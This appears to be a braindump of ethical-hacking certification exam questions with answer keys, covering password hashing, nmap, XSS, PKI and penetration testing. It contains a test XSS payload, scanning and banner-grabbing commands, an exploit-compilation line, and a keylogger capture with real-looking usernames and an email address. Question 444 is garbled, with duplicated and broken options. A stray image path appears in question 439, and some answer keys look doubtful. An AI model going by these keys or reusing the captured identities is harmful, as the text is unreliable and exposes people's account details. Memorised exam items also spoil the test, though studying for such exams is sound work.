Some passwords are stored using specialized encryption algorithms known as hashes. Why is this an appropriate method?

A. It is impossible to crack hashed user passwords unless the key used to encrypt them is obtained.
B. If a user forgets the password, it can be easily retrieved using the hash key stored by administrators.
C. Hashing is faster compared to more traditional encryption algorithms.
D. Passwords stored using hashes are non-reversible, making finding the password much more difficult.

Answer: D

NEW QUESTION 439
When does the Payment Card Industry Data Security Standard (PCI-DSS) require organizations to perform external and internal penetration testing?

A. At least once a year and after any significant upgrade or modification
B. At least once every three years or after any significant upgrade or modification
C. At least twice a year or after any significant upgrade or modification
D. At least once every two years and after any significant upgrade or modification


Answer: A

NEW QUESTION 441
What do you call a pre-computed hash?

A. Sun tables
B. Apple tables
C. Rainbow tables
D. Moon tables

Answer: C

NEW QUESTION 444
Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.



```
URL:
https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=h
tp%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Den%26tab%3Dwm%26ui%3Dhtml%26zy%3Dl&bsv=zpwhtyg
ntrz&scc=1&ltmpl=defau
namta88singh
[redacted]

URL: https://www.google.com/accounts/ServiceLoginAuth?service=mail

[redacted]


URL:
https://www.googl                                           ve=true&rm=false&continue=h
tp%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Den%26tab%3Dwm%26ui%3Dhtml%26zy%3Dl&bsv=zpwhtyg
ntrz&scc=1&ltmpl=default&ltmplcache=2&hl=en
TANZILAKHTAR[TAB]
[redacted]

URL: https://www.google.com/accounts/ServiceLoginAuth?service=mail
tanzilakhtar[TAB]
[redacted]


URL: https://login.yahoo.com/config/login?
kamar_0421[TAB]
[redacted]

URL: http://www.rediff.com/index.html
kjahan.04@rediffmail.com[TAB]
[redacted]


URL:
https://login.yahoo.com/config/login?.src=fpctx&.intl=in&.done=http%3A%2F%2Fm.in.yahoo.com
```

How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

A. Alternate between typing the login credentials and typing characters somewhere else in the focus window

B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording
C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.
D. The next key typed replaces selected text portio
E. E.
F. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"
G. The next key typed replaces selected text portio
H. E.
I. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"

Answer: ACDE

NEW QUESTION 446
John the Ripper is a technical assessment tool used to test the weakness of which of the following?

A. Usernames
B. File permissions
C. Firewall rulesets
D. Passwords

Answer: D

NEW QUESTION 447
Which type of password cracking technique works like dictionary attack but adds some numbers and symbols to the words from the dictionary and tries to crack the password?

A. Dictionary attack
B. Brute forcing attack
C. Hybrid attack
D. Syllable attack
E. Rule-based attack

Answer: C

NEW QUESTION 449
A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

A. NMAP -P 192.168.1-5.
B. NMAP -P 192.168.0.0/16
C. NMAP -P 192.168.1.0, 2.0, 3.0, 4.0, 5.0
D. NMAP -P 192.168.1/17

Answer: A

NEW QUESTION 451
Low humidity in a data center can cause which of the following problems?

A. Heat
B. Corrosion
C. Static electricity
D. Airborne contamination

Answer: C

NEW QUESTION 456
When an alert rule is matched in a network-based IDS like snort, the IDS does which of the following?

A. Drops the packet and moves on to the next one
B. Continues to evaluate the packet until all rules are checked
C. Stops checking rules, sends an alert, and lets the packet continue
D. Blocks the connection with the source IP address in the packet

Answer: B

NEW QUESTION 457
A security analyst in an insurance company is assigned to test a new web application that
will be used by clients to help them choose and apply for an insurance plan. The analyst discovers that the application is developed in ASP scripting language and it uses MSSQL as a database backend. The analyst locates the application's search form and introduces the following code in the search input fielD.
IMG SRC=vbscript:msgbox("Vulnerable");> originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>"
When the analyst submits the form, the browser returns a pop-up window that says "Vulnerable".
Which web applications vulnerability did the analyst discover?

A. Cross-site request forgery
B. Command injection
C. Cross-site scripting

D. SQL injection

Answer: C

NEW QUESTION 461
Which of the following processes of PKI (Public Key Infrastructure) ensures that a trust relationship exists and that a certificate is still valid for specific operations?

A. Certificate issuance
B. Certificate validation
C. Certificate cryptography
D. Certificate revocation

Answer: B

NEW QUESTION 463
Which command line switch would be used in NMAP to perform operating system detection?

A. -OS
B. -sO
C. -sP
D. -O

Answer: D

NEW QUESTION 467
Which results will be returned with the following Google search query?
site:target.com -site:Marketing.target.com accounting

A. Results matching all words in the query
B. Results matching “accounting” in domain target.com but not on the site Marketing.target.com
C. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting
D. Results for matches on target.com and Marketing.target.com that include the word “accounting”

Answer: B

NEW QUESTION 470
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Dumper
C. USB Sniffer
D. USB Snoopy

Answer: B

NEW QUESTION 475
Which of the following parameters enables NMAP's operating system detection feature?

A. NMAP -sV
B. NMAP -oS
C. NMAP -sR
D. NMAP -O

Answer: D

NEW QUESTION 480
The use of technologies like IPSec can help guarantee the followinG. authenticity, integrity,
confidentiality and

A. non-repudiation.
B. operability.
C. security.
D. usability.

Answer: A

NEW QUESTION 485
An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

A. g++ hackersExploit.cpp -o calc.exe
B. g++ hackersExploit.py -o calc.exe
C. g++ -i hackersExploit.pl -o calc.exe
D. g++ --compile –i hackersExploit.cpp -o calc.exe

Answer: A

NEW QUESTION 490
Which of the statements concerning proxy firewalls is correct?

A. Proxy firewalls increase the speed and functionality of a network.
B. Firewall proxy servers decentralize all activity for an application.
C. Proxy firewalls block network packets from passing to and from a protected network.
D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Answer: D

NEW QUESTION 491
Which initial procedure should an ethical hacker perform after being brought into an organization?

A. Begin security testing.
B. Turn over deliverables.
C. Sign a formal contract with non-disclosure.
D. Assess what the organization is trying to protect.

Answer: C

NEW QUESTION 494
A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.
The engineer receives this output:
HTTP/1.1 200 OK
Server: Microsoft-IIS/6
Expires: Tue, 17 Jan 2011 01:41:33 GMT
DatE. Mon, 16 Jan 2011 01:41:33 GMT
Content-TypE. text/html Accept-Ranges: bytes
Last-ModifieD. Wed, 28 Dec 2010 15:32:21 GMT
ETaG. "b0aac0542e25c31:89d" Content-Length: 7369
Which of the following is an example of what the engineer performed?

A. Cross-site scripting
B. Banner grabbing
C. SQL injection
D. Whois database query

Answer: B

NEW QUESTION 495
A security consultant is trying to bid on a large contract that involves penetration testing and reporting. The company accepting bids wants proof of work so the consultant prints out several audits that have been performed. Which of the following is likely to occur as a result?

A. The consultant will ask for money on the bid because of great work.
B. The consultant may expose vulnerabilities of other companies.
C. The company accepting bids will want the same type of format of testing.
D. The company accepting bids will hire the consultant because of the great work performed.

Answer: B

NEW QUESTION 500
Which of the following problems can be solved by using Wireshark?

A. Tracking version changes of source code
B. Checking creation dates on all webpages on a server
C. Resetting the administrator password on multiple systems
D. Troubleshooting communication resets between two systems

Answer: D

NEW QUESTION 503
How can telnet be used to fingerprint a web server?

A. telnet webserverAddress 80 HEAD / HTTP/1.0
B. telnet webserverAddress 80 PUT / HTTP/1.0
C. telnet webserverAddress 80 HEAD / HTTP/2.0
D. telnet webserverAddress 80 PUT / HTTP/2.0

Answer: A

NEW QUESTION 506
For messages sent through an insecure channel, a properly implemented digital signature gives the receiver reason to believe the message was sent by the

claimed sender. While using a digital signature, the message digest is encrypted with which key?

A. Sender's public key
B. Receiver's private key
C. Receiver's public key
D. Sender's private key

Answer: D

NEW QUESTION 511
Which of the following programs is usually targeted at Microsoft Office products?

A. Polymorphic virus
B. Multipart virus
C. Macro virus
D. Stealth virus

Answer: C

NEW QUESTION 513
Which of the following ensures that updates to policies, procedures, and configurations are made in a controlled and documented fashion?

A. Regulatory compliance
B. Peer review
C. Change management
D. Penetration testing

Answer: C

NEW QUESTION 514
The following is part of a log file taken from the machine on the network with the IP address of 192.168.1.106:

```
Time:Mar 13 17:30:15 Port:20 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:17 Port:21 Source:192.168.1.103 Destination:192.168.1.106
Protocol:TCP
Time:Mar 13 17:30:19 Port:22 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:21 Port:23 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:22 Port:25 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:23 Port:80 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:30 Port:443 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
```

What type of activity has been logged?

A. Port scan targeting 192.168.1.103
B. Teardrop attack targeting 192.168.1.106
C. Denial of service attack targeting 192.168.1.103
D. Port scan targeting 192.168.1.106

Answer: D

NEW QUESTION 516
What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

A. Set a BIOS password.
B. Encrypt the data on the hard drive.
C. Use a strong logon password to the operating system.
D. Back up everything on the laptop and store the backup in a safe place.

Answer: B

NEW QUESTION 520
How can rainbow tables be defeated?

A. Password salting
B. Use of non-dictionary words
C. All uppercase character passwords
D. Lockout accounts under brute force password cracking attempts

Answer: A

NEW QUESTION 524
How can a rootkit bypass Windows 7 operating system’s kernel mode, code signing policy?

A. Defeating the scanner from detecting any code change at the kernel
B. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
C. Performing common services for the application process and replacing real applications with fake ones
D. Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options

Answer: D

NEW QUESTION 529
Which element of Public Key Infrastructure (PKI) verifies the applicant?

A. Certificate authority
B. Validation authority
C. Registration authority
D. Verification authority

Answer: C

NEW QUESTION 534
Which of the following scanning tools is specifically designed to find potential exploits in Microsoft Windows products?

A. Microsoft Security Baseline Analyzer
B. Retina
C. Core Impact
D. Microsoft Baseline Security Analyzer

Answer: D

NEW QUESTION 539
Which method can provide a better return on IT security investment and provide a thorough and comprehensive assessment of organizational security covering policy, procedure design, and implementation?

A. Penetration testing
B. Social engineering
C. Vulnerability scanning
D. Access control list reviews

Answer: A

NEW QUESTION 544
An attacker has captured a target file that is encrypted with public key cryptography. Which of the attacks below is likely to be used to crack the target file?

A. Timing attack
B. Replay attack
C. Memory trade-off attack
D. Chosen plain-text attack

Answer: D

NEW QUESTION 545
Bluetooth uses which digital modulation technique to exchange information between paired devices?

A. PSK (phase-shift keying)
B. FSK (frequency-shift keying)
C. ASK (amplitude-shift keying)
D. QAM (quadrature amplitude modulation)

Answer: A

NEW QUESTION 546
Which of the following is an application that requires a host application for replication?

A. Micro
B. Worm
C. Trojan
D. Virus

Answer: D

NEW QUESTION 548
A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:
Untrust (Internet) – (Remote network = 217.77.88.0/24) DMZ (DMZ) – (11.12.13.0/24)
Trust (Intranet) – (192.168.0.0/24)
The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

A. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389
B. Permit 217.77.88.12 11.12.13.50 RDP 3389
C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389
D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

Answer: B

NEW QUESTION 551
What is the purpose of conducting security assessments on network resources?

A. Documentation
B. Validation
C. Implementation
D. Management

Answer: B

NEW QUESTION 555
A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

A. if (billingAddress = 50) {update field} else exit
B. if (billingAddress != 50) {update field} else exit
C. if (billingAddress >= 50) {update field} else exit
D. if (billingAddress <= 50) {update field} else exit

Answer: D

NEW QUESTION 558
A corporation hired an ethical hacker to test if it is possible to obtain users' login credentials using methods other than social engineering. Access to offices and to a network node is granted. Results from server scanning indicate all are adequately patched and physical access is denied, thus, administrators have access only through Remote Desktop. Which technique could be used to obtain login credentials?

A. Capture every users' traffic with Ettercap.
B. Capture LANMAN Hashes and crack them with LC6.
C. Guess passwords using Medusa or Hydra against a network service.
D. Capture administrators RDP traffic and decode it with Cain and Abel.

Answer: D

NEW QUESTION 559
A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

A. Forensic attack
B. ARP spoofing attack
C. Social engineering attack
D. Scanning attack

Answer: C

NEW QUESTION 562
After gaining access to the password hashes used to protect access to a web based application, knowledge of which cryptographic algorithms would be useful to gain access to the application?

A. SHA1
B. Diffie-Helman
C. RSA
D. AES

Answer: A

NEW QUESTION 563
How do employers protect assets with security policies pertaining to employee surveillance activities?

A. Employers promote monitoring activities of employees as long as the employees demonstrate trustworthiness.
B. Employers use informal verbal communication channels to explain employee monitoring activities to employees.
C. Employers use network surveillance to monitor employee email traffic, network access, and to record employee keystrokes.
D. Employers provide employees written statements that clearly discuss the boundaries of monitoring activities and consequences.

Answer: D

NEW QUESTION 565
A circuit level gateway works at which of the following layers of the OSI Model?

A. Layer 5 - Application
B. Layer 4 – TCP
C. Layer 3 – Internet protocol
D. Layer 2 – Data link

Answer: B

NEW QUESTION 570
A penetration tester was hired to perform a penetration test for a bank. The tester began searching for IP ranges owned by the bank, performing lookups on the bank's DNS servers, reading news articles online about the bank, watching what times the bank employees come into work and leave from work, searching the bank's job postings (paying special attention to IT related jobs), and visiting the local dumpster for the bank's corporate office. What phase of the penetration test is the tester currently in?

A. Information reporting
B. Vulnerability assessment
C. Active information gathering
D. Passive information gathering

Answer: D

NEW QUESTION 573
Which type of scan is used on the eye to measure the layer of blood vessels?

A. Facial recognition scan
B. Retinal scan
C. Iris scan
D. Signature kinetics scan

Answer: B

NEW QUESTION 574
Data hiding analysis can be useful in

A. determining the level of encryption used to encrypt the data.
B. detecting and recovering data that may indicate knowledge, ownership or intent.
C. identifying the amount of central processing unit (cpu) usage over time to process the data.
D. preventing a denial of service attack on a set of enterprise servers to prevent users from accessing the data.

Answer: B

NEW QUESTION 579
Which type of security document is written with specific step-by-step details?

A. Process
B. Procedure
C. Policy
D. Paradigm

Answer: B

NEW QUESTION 584
How does an operating system protect the passwords used for account logins?

A. The operating system performs a one-way hash of the passwords.
B. The operating system stores the passwords in a secret file that users cannot find.
C. The operating system encrypts the passwords, and decrypts them when needed.
D. The operating system stores all passwords in a protected segment of non-volatile memory.

Answer: A

NEW QUESTION 587
What statement is true regarding LM hashes?

A. LM hashes consist in 48 hexadecimal characters.
B. LM hashes are based on AES128 cryptographic standard.
C. Uppercase characters in the password are converted to lowercase.
D. LM hashes are not generated when the password length exceeds 15 characters.

Answer: D

NEW QUESTION 589
A computer technician is using a new version of a word processing software package when it is discovered that a special sequence of characters causes the entire computer to crash. The technician researches the bug and discovers that no one else experienced the problem. What is the appropriate next step?

A. Ignore the problem completely and let someone else deal with it.
B. Create a document that will crash the computer when opened and send it to friends.
C. Find an underground bulletin board and attempt to sell the bug to the highest bidder.
D. Notify the vendor of the bug and do not disclose it until the vendor gets a chance to issue a fix.

Answer: D

NEW QUESTION 594

......